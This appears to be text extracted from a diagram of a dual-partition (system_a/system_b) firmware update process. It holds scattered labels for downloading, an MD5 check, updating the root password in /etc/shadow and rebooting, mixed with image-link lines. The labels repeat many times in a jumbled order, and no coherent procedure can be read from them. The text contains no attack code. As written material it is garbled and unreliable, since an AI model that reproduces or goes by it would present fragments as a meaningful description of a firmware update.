
Download

Data


Active copy

2. Download [app_url]

Update process



Update process



system_a


system_b

Download

Data

Active copy

Update process



Active copy

system_a

system_b


Download

Data


MD5 ok?

✓


Update process



Update process




Update process




Update root pw in /etc/shadow

Update process



Update process



system_a


system_b

Download

Data

Active copy

Update process



system_a

system_b


Download

Data


Active copy

rebooting …

Update process



Update process



system_a

system_b

Download

Data

Firmware updates

